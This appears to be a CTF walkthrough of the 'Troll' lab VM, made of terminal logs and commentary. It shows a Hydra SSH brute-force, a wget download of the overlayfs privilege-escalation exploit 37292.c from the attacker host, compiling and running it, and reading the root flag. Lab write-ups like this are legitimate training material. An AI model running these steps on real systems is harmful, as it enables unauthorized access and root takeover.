
```
┌─[baz@parrot]─[~/comp ctf walkthroughs/troll]
└──╼ $sudo hydra -L users -p Pass.txt ssh://192.168.56.173
[sudo] password for baz:
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-08-07 12:51:21
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:10/p:1), ~1 try per task
[DATA] attacking ssh://192.168.56.173:22/
[22][ssh] host: 192.168.56.173   login: overflow   password: Pass.txt
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-08-07 12:51:24
┌─[baz@parrot]─[~/comp ctf walkthroughs/troll]
└──╼ $
```

Great!! Here is our possible ssh login credential overflow:Pass.txt
With help of above-extracted credential, we have made successful SSH login and spawned tty shell victim's machine. Now let's finished task quickly and for that, we need to escalated root privileges................
ssh overflow@192.168.56.173
pass-Pass.txt




```
--- 192.168.56.173 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1012ms
rtt min/avg/max/mdev = 0.666/0.680/0.694/0.014 ms
┌─[baz@parrot]─[~/comp ctf walkthroughs/troll]
└──╼ $sudo ssh overflow@192.168.56.173
The authenticity of host '192.168.56.173 (192.168.56.173)' can't be established.
ECDSA key fingerprint is SHA256:aifInt5MUU8pBM5jpS188MmsVqEwF+rj4na7UyLYCD0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.173' (ECDSA) to the list of known hosts.
overflow@192.168.56.173's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Aug 13 01:14:09 2014 from 10.0.0.12
Could not chdir to home directory /home/overflow: No such file or directory
$ id
uid=1002(overflow) gid=1002(overflow) groups=1002(overflow)
$
```

We are into the machine and now it's time to enumerate the version of the OS so that we can look for any possible exploits.
uname -a
lsb_release -a




```
┌─[baz@parrot]─[~/comp ctf walkthroughs/troll]
└──╼ $sudo ssh overflow@192.168.56.173
overflow@192.168.56.173's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Aug  7 00:23:09 2020 from 192.168.56.1
Could not chdir to home directory /home/overflow: No such file or directory
$ python -c 'import pty;pty.spawn("/bin/bash")'
overflow@troll:/$ uname -a
Linux troll 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 i686 i686 GNU/Linux
overflow@troll:/$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.1 LTS
Release:        14.04
Codename:       trusty
overflow@troll:/$
```

now we came to know linux is running ubuntu and the version is 14.04 which was really vulnerable and had lot's of exploits.
Let's check the version using searchsploit




```
ftp.png  http.png  lol.pcap  netdiscover.png  nmap.png  notes
┌─[baz@parrot]─[~/comp ctf walkthroughs/troll]
└──╼ $wireshark lol.pcap
^C
┌─[✗]─[baz@parrot]─[~/comp ctf walkthroughs/troll]
└──╼ $searchsploit 14.04
------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                     |  Path
------------------------------------------------------------------------------------------------------------------- ---------------------------------
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation                                            | linux/local/37088.c
Apport 2.14.1 (Ubuntu 14.04.2) - Local Privilege Escalation                                                        | linux/local/36782.sh
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / CentOS 7.3.1611) - 'ldso_hwcap_64 | linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'ldso_dynamic Stack Clash' Local Priv | linux_x86/local/42276.c
Linux Kernel (Ubuntu 14.04.3) - 'perf_event_open()' Can Race with execve() (Access /etc/shadow)                    | linux/local/39771.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation               | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Access /etc/s | linux/local/37293.txt
Linux Kernel 3.x (Ubuntu 14.04 / Mint 17.3 / Fedora 22) - Double-free usb-midi SMEP Privilege Escalation           | linux/local/41999.txt
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation (1)                               | linux/local/39166.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation                   | linux_x86-64/local/40871.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation     | linux/local/47170.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP)              | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / | linux/local/47169.c
NetKit FTP Client (Ubuntu 14.04) - Crash/Denial of Service (PoC)                                                   | linux/dos/37777.txt
Seagate Central 2014.0410.0026-F - Remote Command Execution                                                        | hardware/remote/37184.py
Seagate Central 2014.0410.0026-F - Remote Facebook Access Token                                                    | hardware/webapps/37185.py
Ubuntu 14.04/15.10 - User Namespace Overlayfs Xattr SetGID Privilege Escalation                                    | linux/local/41762.txt
usb-creator 0.2.x (Ubuntu 12.04/14.04/14.10) - Local Privilege Escalation                                          | linux/local/36820.txt
WebKitGTK 2.1.2 (Ubuntu 14.04) - Heap based Buffer Overflow                                                        | linux/local/44204.md
------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
┌─[baz@parrot]─[~/comp ctf walkthroughs/troll]
└──╼ $searchsploit -m linux/local/37292.c
  Exploit: Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation
      URL: https://www.exploit-db.com/exploits/37292
     Path: /usr/share/exploitdb/exploits/linux/local/37292.c
```

We had local privilege escalation from this version which is 37292.c
Let's use this to get into root
Now all we need is to host this file and to download it on the system via wget.
Then we will compile it using gcc compiler
gcc 37292.c -o exploit
id
./exploit



```
Length: 5119 (5.0K) [text/plain]
Saving to: '37292.c'

100%[======================================>] 5,119       --.-K/s   in 0s

2020-08-07 00:27:13 (148 MB/s) - '37292.c' saved [5119/5119]

overflow@troll:/tmp$ gcc 37292.c -o exploit
Assembler messages:
Error: can't open /tmp/ccmAQTtE.s for reading: No such file or directory
overflow@troll:/tmp$ ls
overflow@troll:/tmp$ wget http://192.168.56.1:8000/37292.c
--2020-08-07 00:28:42--  http://192.168.56.1:8000/37292.c
Connecting to 192.168.56.1:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/plain]
Saving to: '37292.c'

100%[======================================>] 5,119       --.-K/s   in 0s

2020-08-07 00:28:42 (97.0 MB/s) - '37292.c' saved [5119/5119]

overflow@troll:/tmp$ ls
37292.c
overflow@troll:/tmp$ gcc 37292.c -o exploit
overflow@troll:/tmp$ id
uid=1002(overflow) gid=1002(overflow) groups=1002(overflow)
overflow@troll:/tmp$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
```

Compiling the exploit using gcc compiler and then executing it to escalate privileges.Now we are into root shell.
let's find the root flag.
id
cd /root
cat proof.txt



```
overflow@troll:/tmp$ ls
37292.c
overflow@troll:/tmp$ gcc 37292.c -o exploit
overflow@troll:/tmp$ id
uid=1002(overflow) gid=1002(overflow) groups=1002(overflow)
overflow@troll:/tmp$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1002(overflow)
# python -c 'import pty;pty.spawn("/bin/bash")'
root@troll:/tmp# cd /root
root@troll:/root# ls
proof.txt
root@troll:/root# cat proof.txt
Good job, you did it!


702a8c18d29c6f3ca0d99ef5712bfbdc

Broadcast Message from root@trol
        (somewhere) at 0:30 ...

TIMES UP LOL!

Connection to 192.168.56.173 closed by remote host.
Connection to 192.168.56.173 closed.
┌─[✗]─[baz@parrot]─[~/comp ctf walkthroughs/troll]
└──╼ $
```

....Happy Hacking..